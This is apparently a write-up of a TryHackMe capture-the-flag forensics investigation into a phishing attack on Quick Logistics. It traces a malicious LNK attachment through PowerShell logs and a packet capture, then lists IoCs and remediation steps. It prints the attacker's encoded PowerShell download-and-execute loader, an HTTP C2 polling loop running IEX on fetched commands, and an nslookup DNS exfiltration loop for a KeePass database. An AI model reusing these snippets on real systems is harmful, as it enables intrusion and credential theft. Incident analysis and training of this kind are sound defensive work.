


Introduction



Artefacts

For the investigation proper, you will be provided with the following artefacts:

- Copy of the `phishing` email (`dump.eml`)
- `Powershell` Logs from Julianne's workstation (`powershell.json`)
- Packet capture from the same workstation (`capture.pcapng`)

Note: The `powershell.json` file contains `JSON`-formatted `PowerShell` logs extracted from its original `evtx` file via the `evtx2json` tool.


You may find these files in the `/home/ubuntu/Desktop/artefacts` directory.

Tools

The provided `VM` contains the following tools at your disposal:

- Thunderbird - a free and open-source cross-platform email client.
- `LNKParse3` - a python package for forensics of a binary file with `LNK` extension.
- Wireshark - `GUI`-based packet analyser.
- Tshark - `CLI`-based Wireshark.
- `jq` - a lightweight and flexible command-line `JSON` processor.

Hello everyone, the goal of the challenge Boogeyman is divided into three connected chapters, which simulate the flow of the attack (in our case: follow up investigation). For the investigation purposes we have several files we can use to correlate the incident.




dump.eml contains the copy of the phishing email

powershell.json contains logs from Julianne's workstation

capture.pcapng contains packets captured also from Julianne's workstation

Investigation of phishing mail

The whole attack started by opening a malicious attachment in the phishing mail. Target of the attack was a finance employee for the company Quick Logistics LLC. The sender impersonated employee from a partner organization 8 Packaging Inc. and requested a payment of an invoice that was saved as an attachment. The attachment was opened and it compromised the employee's workstation.



Hi Julianne,

I hope you are well.

I just wanted to drop you a quick note to remind you in respect of document #39586972 is due for payment on January 20, 2023.

I would be grateful if you could confirm everything is on track for payment.

For additional information, kindly see the attached document.


You may use this code to view the encrypted file: [REDACTED]

Best regards,
Arthur Griffin
Collections Officer
B Packaging Inc.

[REDACTED]

At first we read the raw email in our Linux terminal by command:

cat dump.eml



```
From: Arthur Griffin <agriffin@bpakcaging.xyz>
Date: Fri, 13 Jan 2023 09:25:26 +0000
Subject: Collection for Quick Logistics LLC - Jan 2023
Message-Id: <4uiwqc5wd1qx.HPk2p-JE_jYbkWIRB-SmuA2@tracking.bpakcaging.xyz>
Reply-To: Arthur Griffin <agriffin@bpakcaging.xyz>
Sender: agriffin@bpakcaging.xyz
To: Julianne Westcott <julianne.westcott@hotmail.com>
List-Unsubscribe:
  =?us-ascii?q?=3Cmailto=3Aunsubscribe+HPk2p-JE=5FjYbkWIRB-SmuA2=40bounces=2Eelastic=2Email=3Fsubject=3Dunsubscribe=3E=2C?=
  =?us-ascii?q?=3Chttp=3A=2F=2Ftracking=2Ebpakcaging=2Exyz=2Ftracking=2Funsubscribe=3Fmsgid=3DHDP?=
  =?us-ascii?q?=3Ck2p-JE=5FjYbkWIRB-SmuA2&c=3D0=3E?=
X-Msg-EID: HPk2p-JE_jYbkWIRB-SmuA2
```

So how the attackers got in? They used email delivery outsource called Elastic Mail, which DKIM authentication identified as trustworthy and therefore let the email through.

Timestamp: 13/01/2023 9:25:26

Sender's email addresses was: agriffin@bpakcaging.xyz (typo in the name of the email address – original company name is 8 Packaging)

and we also identified the malicious file: **Invoice_20230103.lnk**, which we have downloaded in our safe environment VM for being able to safely open it. After typing the password from the mail, we have found out the malicious file after being downloaded started using PowerShell commands hidden as a excel file.

```
--eZCfLFLerDWBDeKhYPAtYh7o4CYv5vMw7XWKzQ== -
```

```
--eZCfLFLerDWBDeKhYPAtYh7o4CYv5vMw7XWKyw==
```

```
Content-Type: application/zip
```

```
Content-Disposition: attachment; filename="Invoice.zip"; size=908;
```

```
Content-Transfer-Encoding: base64
```

DATA

```
Description: Invoice Jan 2023
```

```
Relative path: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

```
Working directory: C:
```

```
Command line arguments: -nop -windowstyle hidden -enc aQBlAHgAIAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMABABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AZgBpAGwAZQBzAC4AYgBwAGEAawBjAGEAZwBpAG4AZwAuAHgAeQB6AC8AdQBwAGQAYQB0AGUAJwApAA==
```

```
Icon location: C:\Users\Administrator\Desktop\excel.ico
```

The encoded payload is :

```
aQBlAHgAIAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMABABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AZgBpAGwAZQBzAC4AYgBwAGEAawBjAGEAZwBpAG4AZwAuAHgAeQB6AC8AdQBwAGQAYQB0AGUAJwApAA==
```

After decoding the strings in cyberchef, we have gotten this malicious command:

iex (new-object net.webclient).downloadstring('http://files.bpakcaging.xyz/update')

The screenshot shows the CyberChef web interface. On the left, the 'Recipe' panel has 'From Base64' selected. The 'Alphabet' dropdown is set to 'A-Za-z0-9+/='. The 'Remove non-alphabet chars' checkbox is checked. Below this, there is a 'Strict mode' checkbox (unchecked) and a 'Remove null bytes' section. The 'Input' panel on the right contains the Base64-encoded payload. The 'Output' panel at the bottom shows the decoded result: `iex (new-object net.webclient).downloadstring('http://files.bpakcaging.xyz/update')`. The URL in the output is underlined in red.

Investigation of PowerShell logs

Afterwards we have started analyzing PowerShell logs stored in json file. Here's a brief guide how to work with JSON file more effectively.

JQ Cheatsheet	
jq is a lightweight and flexible command-line JSON processor. This tool can be used in conjunction with other text-processing commands.	
You may use the following table as a guide in parsing the logs in this task.	
Note: You must be familiar with the existing fields in a single log.	
Parse all JSON into beautified output	<code>cat powershell.json jq</code>
Print all values from a specific field without printing the field	<code>cat powershell.json jq '.Field1'</code>
Print all values from a specific field	<code>cat powershell.json jq '{Field1}'</code>
Print values from multiple fields	<code>cat powershell.json jq '{Field1, Field2}'</code>
Sort logs based on their Timestamp	<code>cat powershell.json jq -s -c 'sort_by(.Timestamp) .[]'</code>
Sort logs based on their Timestamp and print multiple field values	<code>cat powershell.json jq -s -c 'sort_by(.Timestamp) .[] {Field}'</code>

At first we had to see what files the logs consist of and what they contain to better understand what we had to look for.

```
ubuntu@tryhackme:~/Desktop/artefacts$ cat powershell.json | jq
{
  "Timestamp": "2023-01-13 17:12:18.427585Z",
  "Channel": "Microsoft-Windows-PowerShell/Operational",
  "Provider": "Microsoft-Windows-PowerShell",
  "Hostname": "QL-WKSTN-5693",
  "SID": "S-1-5-21-3258834958-2458682484-3394967329-1002",
  "EventID": 4104,
  "RecordID": 558,
  "Level": "Verbose",
  "Descr": "Creating Scriptblock text (<MessageNumber> of <MessageTotal>)",
  "MessageNumber": "1",
  "MessageTotal": "1",
  "ScriptBlockText": "{ Set-StrictMode -Version 1; $_.OriginInfo }",
  "ScriptBlockId": "349ed1ba-3ba0-4bca-9bc3-1dc465922c1c",
  "Path": null
}
```

Then we focused on finding domains used by the attacker for file hosting and C2 communication and for better and easier way through we have used the command:

cat powershell.json | jq -s -c 'sort_by{.timestamp}|.[]' | jq '{ScriptBlockText}' | sort | uniq

and we have come across two malicious looking websites that come from the same origin. (cdn.bpakcaging.xyz , files.bpakcaging.xyz)

```

ubuntu@tryhackme:~/Desktop/artefacts$ cat powershell.json | jq -s -c 'sort_by(.Timestamp) | .[]' | jq '{ScriptBlockText}' | sort | uniq
"ScriptBlockText": " $file='c:\\Users\\j.westcott\\Documents\\protected_data.kdbx'; $destination = '167.71.211.113'; $bytes = [System.IO.File]::ReadAllBytes($file);;pwd"
"ScriptBlockText": " $file='protected_data.kdbx'; $destination = '167.71.211.113'; $bytes = [System.IO.File]::ReadAllBytes($file);;pwd"
"ScriptBlockText": " $hex = ($bytes|ForEach-Object ToString X2) -join '';;pwd"
"ScriptBlockText": " $s='cdn.bpakcaging.xyz:8080'; $l='8cce49b0-b86459bb-27fe2489'; $p='http://'; $v=Invoke-WebRequest -UseBasicParsing -Uri $p$S/8cce49b0 -Headers @{"X-38d2-8f49"=$l}; while ($true){ $c=(Invoke-WebRequest -UseBasicParsing -Uri $p$S/b86459bb -Headers @{"X-38d2-8f49"=$l}).Content;if ($c -ne 'None'){$r=IEX $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$S/27fe2489 -Method POST -Headers @{"X-38d2-8f49"=$l} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}\\n"
"ScriptBlockText": " $split = $hex -split '({\\s{50}})'; ForEach ($line in $split) { nslookup -q=A \"$line.bpakcaging.xyz\" $destination; echo \"$Done\";};;pwd"
"ScriptBlockText": " .\\Music\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \"SELECT * from NOTE
[Limit 100]\";;pwd"
"ScriptBlockText": " .\\sb.exe -group=all;pwd"
"ScriptBlockText": " .\\sb.exe -group=user;pwd"
"ScriptBlockText": " .\\sb.exe all;pwd"
"ScriptBlockText": " .\\sb.exe system;pwd"
"ScriptBlockText": " .\\sb.exe;pwd"
"ScriptBlockText": " .\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\;;pwd"
"ScriptBlockText": " Seatbelt.exe -group=user;pwd"
"ScriptBlockText": " cd .;;pwd"
"ScriptBlockText": " cd .\\AppData;pwd"
"ScriptBlockText": " cd c:\\;pwd"
"ScriptBlockText": " cd Documents;pwd"
"ScriptBlockText": " cd Music;pwd"
"ScriptBlockText": " cd Public;pwd"
"ScriptBlockText": " cd Users;pwd"
"ScriptBlockText": " cd j.westcott;pwd"
"ScriptBlockText": " echo r;pwd"
"ScriptBlockText": " iex (new-object net.webclient).downloadstring('http://files.bpakcaging.xyz/update')
"ScriptBlockText": " iex(new-object net.webclient).downloadstring('https://github.com/S3cur3Th1sSh1t/PowerSharpPack/blob/master/PowerSharpBinaries/Invoke-Seatbelt.ps1');;pwd"
"ScriptBlockText": " iwr http://files.bpakcaging.xyz/sb.exe -outfile sb.exe;pwd"
"ScriptBlockText": " iwr http://files.bpakcaging.xyz/sq3.exe -outfile sq3.exe;pwd"
"ScriptBlockText": " ls AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe;pwd"
"ScriptBlockText": " ls AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState;pwd"
"ScriptBlockText": " ls c:\\Users\\j.westcott\\Documents\\protected_data.kdbx;pwd"
"ScriptBlockText": " ls Local;pwd"
"ScriptBlockText": " ls Local\\Packages;pwd"
"ScriptBlockText": " ls;pwd"
"ScriptBlockText": " ps;pwd"
"ScriptBlockText": " split-path $pwd '\\0x00';;pwd"
"ScriptBlockText": " whoami;pwd"
"ScriptBlockText": " { Set-StrictMode -Version 1; $_.ErrorCategory_Message }"
"ScriptBlockText": " { Set-StrictMode -Version 1; $_.OriginalInfo }"
"ScriptBlockText": " { Set-StrictMode -Version 1; $_.PSMessageDetails }"
"ScriptBlockText": " { Set-StrictMode -Version 1; $this.Exception.InnerException.PSMessageDetails }"
"ScriptBlockText": null


```

The activities must be read from below, because the initial access is characterized by the command 'whoami'

Attacker used a tool called Seatbelt – which is a popular open-source C# tool designed to check for local security misconfigurations, active sessions and sensitive data locations without making too much noise. Then the attacker discovered high-value target on the system – Microsoft Sticky Notes, because people often use them for taking notes of passwords and sensitive information. To read the local database file, the attacker downloaded a specialized binary named **sq3.exe** (which is a renamed or specific version of the standard **SQLite3** command-line utility). Inside those sticky notes, they discovered and targeted a KeePass password manager database named **protected_data.kdbx**. With the ultimate price – database – and without being noticed attacker converted the file into Hex format, which helps it to pass through protocols better than normal text files. For exfiltration the attacker used nslookup to exfiltrate the data. (**DNS exfiltration** probably, which divided the hex-encoded file into small parts and sent them as queries to their C2 server as subdomains). To an average firewall, it just look like normal DNS traffic, but the attacker's server logs the queries and pieces the file back together. Even though the file was protected by password, it didn't change what the file is made of, only the order of the data inside it, so the attacker could still send it.

Investigation of packets


In our Wireshark application we focused on finding what server was the domain files.bpakcaging.xyz run on.



```
GET /sq3.exe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.18362.145
Host: files.bpakcaging.xyz
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.10.7
Date: Fri, 13 Jan 2023 17:23:38 GMT
Content-type: application/x-msdos-program
Content-Length: 1123840
Last-Modified: Wed, 28 Dec 2022 14:28:28 GMT
```

After investigating we also focused on the domain cdn.bpakcaging.xyz, which lead us to the SQL query for enumerating all possible files stored in the Microsoft Sticky Notes software.



When we followed up upwards the TCP stream we have gotten to this encoded file which helped us after translating it from decimal code gain a password for the file.

[illegible]

For rebuilding the file, we use sed or awk to strip away the .files... domain suffix, to keep only the hex subdomains. We used command:

```
tshark -r analysis.pcap [filters] | sed 's/\.files\.bpakcaging\.xyz//g' > hex_dump.txt
```

Then the last think to do for us is to convert the text into binary, which we can do in the terminal or just by changing file from txt to kdbx. The command is:

```
xxd -r -p hex_dump.txt > protected_data.kdbx
```

For our sake we use the terminal tool – keepassxc-cli and we put in the correct password

```
keepassxc-cli open protected_data.kdbx
```

Inside the database entries is hidden note which reveals the stolen credit card number:

4024007128269551

Indicators of Compromise (IoCs)

Network indicators

Indicator	Type	Description
bpakcaging.xyz	Domain (root)	Primary malicious domain registered by the attacker
cdn.bpakcaging.xyz	Subdomain (host)	Used by the attacker to host and distribute malicious tools (Seatbelt, sq3.exe)
files.bpakcaging.xyz	Subdomain (C2)	Acted as both the http C2 controller and the DNS server for data exfiltration

Host indicators

Indicator	Type	Description
Seatbelt	Binary / Tool	An open-source C# enumeration tool used to scan the local machine for vulnerabilities, misconfigurations, and sensitive data paths
sq3.exe	Binary	A renamed or standalone version of the SQLite3 command-line utility brought in by the attacker specifically to dump local system databases
protected_data.kdbx	Filename	The specific target KeePass database file belonging to user j.westcott that was targeted and exfiltrated

Solution

- 1) **Isolate Host:** Immediately isolate the endpoint associated with user j.westcott from the network to prevent further lateral movement.
- 2) **Credential Revocation:** Force a global password reset for user j.westcott. Because the KeePass vault was entirely compromised, all accounts and passwords stored within that database must be treated as fully compromised and rotated immediately.
- 3) **Financial Mitigation:** Notify the financial institution associated with the leaked credit card number (4024007128269551) to cancel the card and monitor for fraudulent activity.